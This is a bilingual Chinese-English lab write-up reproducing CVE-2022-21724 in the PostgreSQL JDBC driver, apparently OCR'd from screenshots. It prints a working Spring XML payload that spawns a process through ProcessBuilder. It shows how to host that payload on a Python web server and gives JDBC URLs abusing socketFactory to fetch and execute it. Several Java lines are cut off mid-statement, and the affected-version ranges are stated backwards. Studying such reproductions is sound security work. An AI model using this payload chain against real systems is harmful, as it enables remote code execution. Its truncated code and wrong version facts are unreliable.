PostgreSQL jdbc driver Arbitrary Code Execution Vulnerability

CVE-2022-21724

Author:h1biki

Name_zh	PostgreSQL JDBC Driver 任意代码执行漏洞
Name_en	PostgreSQL jdbc driver Arbitrary Code Execution Vulnerability
CVE	CVE-2022-21724
CVSS 评分	8.5
威胁等级	High
CNNVD	-----
其他 id	-----
受影响软件	PostgreSQL

简介

pgjdbc 是官方的 PostgreSQL JDBC 驱动程序。在进行安全性研究时，在 postgresql 数据库的 jdbc 驱动程序中发现了一个安全漏洞。当攻击者控制 jdbc url 或属性时，使用 postgresql 库的系统将受到攻击。pgjdbc 根据通过 “authenticationPluginClassName”、“sslhostnameverifier”、“socketFactory”、“sslfactory”、“sslpasswordcallback”连接属性提供的类名实例化插件实例。然而，在实例化该类之前，驱动程序没有验证该类是否实现了预期的接口。这可能导致通过任意类加载代码执行。建议使用插件的用户升级。这个问题没有已

知的解决方法。

pgjdbc is the offical PostgreSQL JDBC Driver. A security hole was found in the jdbc driver for postgresql database while doing security research. The system using the postgresql library will be attacked when attacker control the jdbc url or properties. pgjdbc instantiates plugin instances based on class names provided via `authenticationPluginClassName`, `sslhostnameverifier`, `socketFactory`, `sslfactory`, `sslpasswordcallback` connection properties. However, the driver did not verify if the class implements the expected interface before instantiating the class. This can lead to code execution loaded via arbitrary classes. Users using plugins are advised to upgrade. There are no known workarounds for this issue..

漏洞影响

PostgreSQL JDBC >42.2.25

PostgreSQL JDBC > 42.3.2

漏洞复现

实验环境

准备两台虚拟机


kali.2020	192.168.160.128
Windows 10	10.70.42.11
PostgreSQL JDBC:	42.3.0
PostgreSQL	10.20

接下来利用这两台主机进行试验

先下载 PostgreSQL

https://www.enterprisedb.com/downloads/postgres-postgresql-downloads


注意设置我们的端口号 默认是 5433



Please select the port number the server should listen on.

Port 5433

然后我们打开 pgAdmin4 进行配置




Please set a master password for pgAdmin.
This will be used to secure and later unlock saved passwords and other credentials.

Password

eSQL database. It include
graphical administration interface, an SQL query tool, a procedural code debugger and much more. The to
designed to answer the needs of developers, DBAs and system administrators alike.

我们创建一个 test 数据库



数据库 test


所有者 postgres

注释

下载 PostgreSQL 的 JDBC 驱动程序，驱动下载地址：

https://jdbc.postgresql.org/download.html

然后导入将 JDBC 驱动程序（jar 包）导入项目中。



名称(M): CVE-2022-21724

模块SDK (M): 项目SDK 1.8

1.8 (Oracle OpenJDK version 1.8....)


<模块源>

☑ postgresql-42.3.0.jar (D:\PostgreSQL

现在就可以编写程序连接数据库了：

漏洞触发

将我们的 POC.XML 放到服务器上,这是我们的 POC 内容


cve-2022-21724
文件(F) 编辑(E) 视图(V) 转到(G) 帮助(H)
root 桌面 cve-2022-21724
位置
计算机
root
桌面
回收站
文档
音乐
图片
视频
下载
设备
文件系统
网络
浏览网络
poc.xml
/root/桌面/cve-2022-21724/poc.xml - Mousepad
文件(F) 编辑(E) 搜索(S) 视图(V) 文档(D) 帮助(H)

警告: 您正在使用超级帐户。可能会损害您的系统。

警告: 您正在使用 root 帐户。有可能会损害您的系统。


```
<beans xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="     http://www.springframework.org/schema/beans http://
www.springframework.org/schema/beans/spring-beans.xsd">     <bean id="pb"
class="java.lang.ProcessBuilder">          <constructor-arg value="calc" /
>          <property name="whatever" value="#{ pb.start() }"/>     </bean></
beans>
```

"poc.xml": 425 字

<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation=" http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd"> <bean id="pb" class="java.lang.ProcessBuilder"> <constructor-arg value="calc" /> <property name="whatever" value="#{ pb.start() }"/> </bean></beans>

我们用 python 快速搭建一个服务器

```
python -m SimpleHTTPServer  8083
```



```
┌──(root💀kali)-[~/桌面/cve-2022-21724]
└─# ls
poc.xml

┌──(root💀kali)-[~/桌面/cve-2022-21724]
└─#

┌──(root💀kali)-[~/桌面/cve-2022-21724]
└─# python -m SimpleHTTPServer  8083
Serving HTTP on 0.0.0.0 port 8083 ...
```


再去编写一个简单的 JDBC 连接程序

这是在官网上给出的 poc

DriverManager.getConnection("jdbc:postgresql://node1/test?socketFactory=org.springframework.context.support.ClassPathXmlApplicationContext&socketFactoryArg=http://target/exp.xml");

使用的是`org.springframework.context.support.ClassPathXmlApplicationContext


这个类来完成 exp



```java
import java.sql.DriverManager;
import java.sql.SQLException;

public class hack {
    public static void main(String[] args) throws Exception {
        try {
            // 参数:
            // jdbc协议:postgresql子协议://主机地址:数据库端口号/要连接的数
            //socketFactory
            //驱动程序用于创建与服务器套接字连接的类的名称。该类必须实现了接口“
            String url = "jdbc:postgresql://localhost:5432/test?soc
            // 数据库用户名
            String user = "postgres";
            // 数据库密码
            String password = [redacted]";

            // 1. 加载Driver类，Driver类对象将自动被注册到DriverManager类
            Class.forName("org.postgresql.Driver");

            // 2. 连接数据库，返回连接对象
            Connection conn = DriverManager.getConnection(url, user
            //Connection conn = DriverManager.getConnection(
            //                  "jdbc:mysql://localhost:3306/db_adm
            //                  "root", "123456");
            System.out.println("数据库连接成功");
        } catch (ClassNotFoundException cnfe)
```


注意 org.springframework.context.support.ClassPathXmlApplicationContext 类是

在 spring-context-support 中,我们需要提前引入这些包



```
CVE-2022-21724.iml
外部库
  commons-logging-1.2.jar library 根
  postgresql-42.3.0.jar library 根
  spring-beans-4.3.0.RELEASE.jar library 根
  spring-context-4.3.0.RELEASE.jar library 根
  spring-context-support-4.3.0.RELEASE.jar
  spring-core-4.3.0.RELEASE.jar library 根
  spring-expression-4.3.0.RELEASE.jar librar
  < 1.8 > C:\Program Files\Java\jdk1.8.0_18
临时文件和控制台
```

我们运行我们的代码



```
import org.springframework.context.support.ClassPathXmlApplicationContext;
import org.springframework.beans.factory.BeanNameAware;
import org.springframework.core.env.EnvironmentCapable;
import org.apache.commons.logging.LogFactory;
import org.springframework.expression.ParserContext;
public class hack {
    public static void main(String[] args) throws Exception {
        try {
            // 参数:
            // jdbc协议:postgresql子协议://主机地址:数据库端口号/要连接的数据库名
            //socketFactory
            //驱动程序用于创建与服务器套接字连接的类的名称。该类必须实现了接口“com.mysql.
            String url = "jdbc:postgresql://localhost:5432/test?socketFactory
            // 数据库用户名
            String user = "postgres";
            // 数据库密码
```

